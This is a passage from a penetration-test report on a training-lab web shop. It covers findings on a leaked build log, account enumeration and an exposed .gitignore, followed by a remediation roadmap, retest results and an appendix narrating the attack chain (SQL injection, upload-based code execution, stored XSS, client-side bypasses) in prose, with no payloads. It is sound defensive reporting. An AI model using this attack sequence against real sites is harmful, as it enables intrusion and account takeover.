- Disable directory listing (Options -Indexes) at the web server/virtual host level for all directories, as a baseline hardening step.
- Move configuration files such as db.php outside the web root entirely, rather than relying on directory-listing restrictions alone.
- Periodically audit publicly reachable paths for unintended exposure using automated content-discovery scanning as part of CI/CD.

References

https://cwe.mitre.org/data/definitions/548.html

CONFIDENTIAL

F-16: Leaked CI/CD Build Log Disclosing Internal Infrastructure Details

Severity	🟡 Medium
CVSS v3.1 Score	5.3
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
OWASP	A05:2021 – Security Misconfiguration
Affected Asset	/test/build_log.txt
Status	Open


Description

A GitHub Actions production-deploy build log is publicly accessible under /test/. The log discloses the production deployment file path on the server (/var/www/hacksmarter.hsm/), a source-control commit reference, and the existence of an undocumented internal subdomain (dev.hacksmarter.hsm) explicitly noted as not synchronized with the latest production deployment.

Steps to Reproduce

- Discovered the /test/ directory via content-discovery fuzzing and found directory listing enabled.
- Opened build_log.txt and reviewed the disclosed deployment metadata, including the server file path and the dev subdomain reference.

Proof of Concept / Evidence



Leaked GitHub Actions build log disclosing the production deploy path and the dev.hacksmarter.hsm subdomain

Impact

- Directly enabled discovery of the development subdomain (F-14), which was intentionally undocumented and described internally as sensitive.
- Disclosure of the production file system path is useful context for any future local/path-based vulnerability (e.g., LFI) and for crafting targeted attacks referencing known server paths.

Remediation

- Remove build artifacts and logs from any web-accessible directory; CI/CD logs should remain within the CI/CD platform's own access-controlled storage.
- Audit all publicly reachable directories for leftover build, deployment, or debug artifacts as a standard pre-release step.

References

https://cwe.mitre.org/data/definitions/200.html

CONFIDENTIAL

F-17: User Enumeration via Registration Response

Severity	Low
CVSS v3.1 Score	5.3
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE	CWE-203: Observable Discrepancy
OWASP	A07:2021 – Identification and Authentication Failures
Affected Asset	Registration form
Status	Open


Description


The registration form reveals whether a username or email address is already registered through distinct, specific error messages ("username is already taken" and "email is already registered"), allowing an attacker to enumerate valid accounts on the platform.

Steps to Reproduce

- Submitted registration attempts using known and guessed usernames/emails.
- Observed that the application returns a different, specific error message depending on whether the username or the email was the conflicting field, confirming account existence can be enumerated.

Proof of Concept / Evidence





Impact

- Enables an attacker to build a list of valid accounts to target with credential-stuffing, password-spraying, or phishing campaigns.

Remediation

- Return a single generic message regardless of which field conflicted (e.g., "If this information is available, your account will be created").
- Communicate registration status details (if any are needed) via email to the address provided, rather than in the immediate HTTP response.

References

https://owasp.org/www-community/attacks/Username_Enumeration

CONFIDENTIAL

F-18: Exposed .gitignore File

Severity	Low
CVSS v3.1 Score	3.1
CVSS Vector	CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N
CWE	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
OWASP	A05:2021 – Security Misconfiguration
Affected Asset	/.gitignore
Status	Open


Description

The application's .gitignore file is publicly accessible, revealing file and directory names used in the development environment and version control workflow.

Steps to Reproduce

- Requested /.gitignore directly and confirmed it was served by the web server rather than blocked.

Proof of Concept / Evidence



Impact

- Discloses naming conventions for files and directories the development team considers sensitive enough to exclude from version control, which can inform further targeted discovery (e.g., config file names, credential file names).

Remediation

- Block access to dotfiles at the web server level (see configuration snippet below).

```
<FilesMatch "^\.">
    Require all denied
</FilesMatch>
```

References

https://cwe.mitre.org/data/definitions/200.html

CONFIDENTIAL

8. Remediation Roadmap

Priority	Finding(s)	Action	Owner	Target Date
1 – 🔴 Immediate	F-01, F-02	Parameterize all queries; rotate exposed credentials; lock down file upload validation; disable script execution in upload directories	Dev Lead	11/05/2026
2 – 🟠 Short term	F-03, F-04, F-05, F-06, F-07, F-08	Require re-authentication for account changes; output-encode all user content; sanitize/convert uploaded images; fix forum authorization check; harden session cookie flags	Dev Team	11/05/2026
3 – 🟡 Medium term	F-09 through F-16	Move client-side-only restrictions server-side; regenerate session IDs on login; validate redirect targets; add CSRF tokens to cart; disable phpinfo()/debug mode and directory listing; remove leaked build artifacts	Dev Team / DevOps	11/05/2026
4 – 🟢 Planned	F-17, F-18	Generalize registration error messages; block dotfile access	Dev Team	11/05/2026

8.1 Strategic Recommendations

- Adopt a secure SDLC with mandatory code review and SAST/DAST integrated into CI/CD.
- Provide secure coding training for developers, with emphasis on injection prevention, output encoding, and server-side authorization.
- Implement centralized logging and monitoring to detect attack patterns such as repeated injection attempts or directory enumeration.
- Schedule regular penetration tests and a full retest once the findings in this report have been remediated.

CONFIDENTIAL

9. Positive Observations

- Password hashes recovered from the database were stored using bcrypt rather than a weak/reversible algorithm, reducing (though not eliminating) the impact of the credential dump in F-01.
- A CSRF token pattern is already partially implemented on the profile update endpoint, indicating the development team is aware of the control it simply needs to be applied consistently across all state-changing endpoints (see F-13).

CONFIDENTIAL

10. Conclusion

This assessment identified 18 findings spanning injection, broken access control, authentication and session management, and security misconfiguration. Several findings chain together into a complete compromise path: an unauthenticated SQL injection vulnerability (F-01) exposes the full credential database, an unrestricted file upload (F-02) provides a separate route to full server-level code execution, and multiple stored XSS points (F-04, F-05) combined with a missing HttpOnly cookie flag (F-08) and no re-authentication requirement on account changes (F-03) allow any single successful exploit to escalate into permanent account takeover. A recurring theme throughout the assessment is reliance on client-side or UI-layer controls (region restrictions, release flags, forum post ownership) where no equivalent server-side authorization check exists this single root cause underlies several independently identified findings (F-07, F-09, F-12) and should be treated as a systemic issue rather than three unrelated bugs. Addressing the Critical and High findings in this report, and then closing the systemic client-side-trust pattern across the remaining Medium findings, would substantially improve the application's security posture. A full retest is recommended once remediation is complete.

CONFIDENTIAL

Appendix A: Attack Narrative / Timeline

Phase	Action / Result
Recon	Directory enumeration uncovered /config/db.php listing and a leaked CI/CD build log under /test/, which disclosed the dev.hacksmarter.hsm subdomain (F-15, F-16).
Subdomain pivot	dev.hacksmarter.hsm reached via Host-header virtual hosting; staging dashboard exposed live phpinfo() and confirmed Debug Mode ON (F-14).
Injection	UNION-based SQL injection confirmed on store.php search parameter; full username/password hash set extracted (F-01).
Access control	Client-side-only region and release-status restrictions bypassed via DevTools, completing purchases of a restricted and an unreleased product (F-09, F-12).
Injection (stored)	HTML injection on feedback.php caused persistent site-wide defacement; same root cause confirmed exploitable for session-stealing stored XSS on the Community Forum and via malicious SVG avatar upload (F-04, F-05, F-06).
Code execution	Content-Type validation bypass on the site_logo upload endpoint confirmed arbitrary PHP execution on the server (F-02).
Session/auth review	Confirmed missing session regeneration on login (F-10), missing re-authentication on password/email change (F-03), and insecure session cookie flags (F-08) together forming a complete account-takeover chain from any single injection point.

CONFIDENTIAL

Appendix B: Additional Evidence

Additional screenshots, raw requests/responses, and tool output beyond what is embedded in Section 7 should be added here, including any further sqlmap/table-dump output, upload request/response pairs, and session cookie captures referenced in the findings above as placeholders.

CONFIDENTIAL

Appendix C: Retest Results

ID	Finding	Original Severity	Retest Date	Result
F-01	SQL Injection (Unauthenticated, UNION-based)	Critical	11/05/2026	Fixed
F-02	Unrestricted File Upload Leading to Remote Code Execution (RCE)	Critical	11/05/2026	Fixed
F-03	Missing Re-Authentication on Password and Email Changes	High	11/09/2026	Fixed
F-04	Stored Cross-Site Scripting (XSS) — Community Forum & Feedback Form	High	11/09/2026	Fixed
F-05	Stored Cross-Site Scripting via Unrestricted SVG File Upload	High	11/09/2026	Fixed
F-06	Stored HTML Injection Leading to Persistent Site Defacement	High	11/09/2026	Fixed
F-07	Insecure Direct Object Reference — Forum Post Impersonation	High	11/09/2026	Fixed
F-08	Insecure Session Cookie Configuration	High	11/09/2026	Fixed
F-09	Broken Access Control — Client-Side-Only Enforcement of Region/Availability Restrictions	Medium	11/12/2026	Fixed
F-10	Session Fixation	Medium	11/12/2026	Fixed
F-11	Open Redirect via Login "next" Parameter	Medium	11/12/2026	Fixed
F-12	Insecure Direct Object Reference — Unauthorized Access to Unreleased/Restricted Product	Medium	11/12/2026	Fixed
F-13	Missing CSRF Protection on Cart Operations	Medium	11/12/2026	Fixed
F-14	Publicly Accessible phpinfo() and Debug Mode on Development Subdomain	Medium	11/12/2026	Fixed
F-15	Directory Listing Enabled on Sensitive Paths	Medium	11/12/2026	Fixed
F-16	Leaked CI/CD Build Log Disclosing Internal Infrastructure Details	Medium	11/12/2026	Fixed
F-17	User Enumeration via Registration Response	Low	11/12/2026	Fixed

CONFIDENTIAL

F-18	Exposed .gitignore File	Low	11/12/2026	Fixed

CONFIDENTIAL

Appendix D: Glossary

Term	Definition
CVSS	Common Vulnerability Scoring System
CWE	Common Weakness Enumeration
RCE	Remote Code Execution
XSS	Cross-Site Scripting
IDOR	Insecure Direct Object Reference
CSRF	Cross-Site Request Forgery
Session Fixation	An attack where a session identifier is set before authentication and remains valid/authenticated afterward, allowing an attacker who knows the identifier to hijack the session once the victim logs in.
Open Redirect	A flaw where an application redirects users to a URL specified by an untrusted parameter, without validating that the destination is safe.

CONFIDENTIAL

Appendix E: Disclaimer

This report reflects the security state of the in-scope assets at the time of testing. A penetration test is a point-in-time assessment and does not guarantee that all vulnerabilities were identified. Testing was conducted within the HackSmarter Labs lab/training environment, under the scope and rules of engagement described in Section 3. No real systems, networks, or production data were accessed during this engagement.

CONFIDENTIAL